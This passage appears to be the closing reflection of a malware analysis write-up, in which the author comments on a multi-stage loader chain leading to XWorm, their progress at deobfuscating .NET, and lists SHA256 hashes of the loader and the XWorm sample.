I think it was an interesting analysis. I picked it because I thought it would just be simple JavaScript deobfuscation, because I was just planning on a short analysis. But I like where it went, that it was so many stages, so many different languages. Also i am glad i have finally figured out how to deobfuscate .NET. In the past i have failed with a similar obfuscated files.
I have tried a new workflow to document my analysis, its not yet perfect, but its an improvement.
loader sha256: fe34be2cee9ba40f0e6ce4dc509ba85b79851ca9d08bf8a878602300486674e2
XWORM sha256: 067aa6bcb9057b2347edc5efc18feed68966b701fbdfbf482deb9233c0acc3bc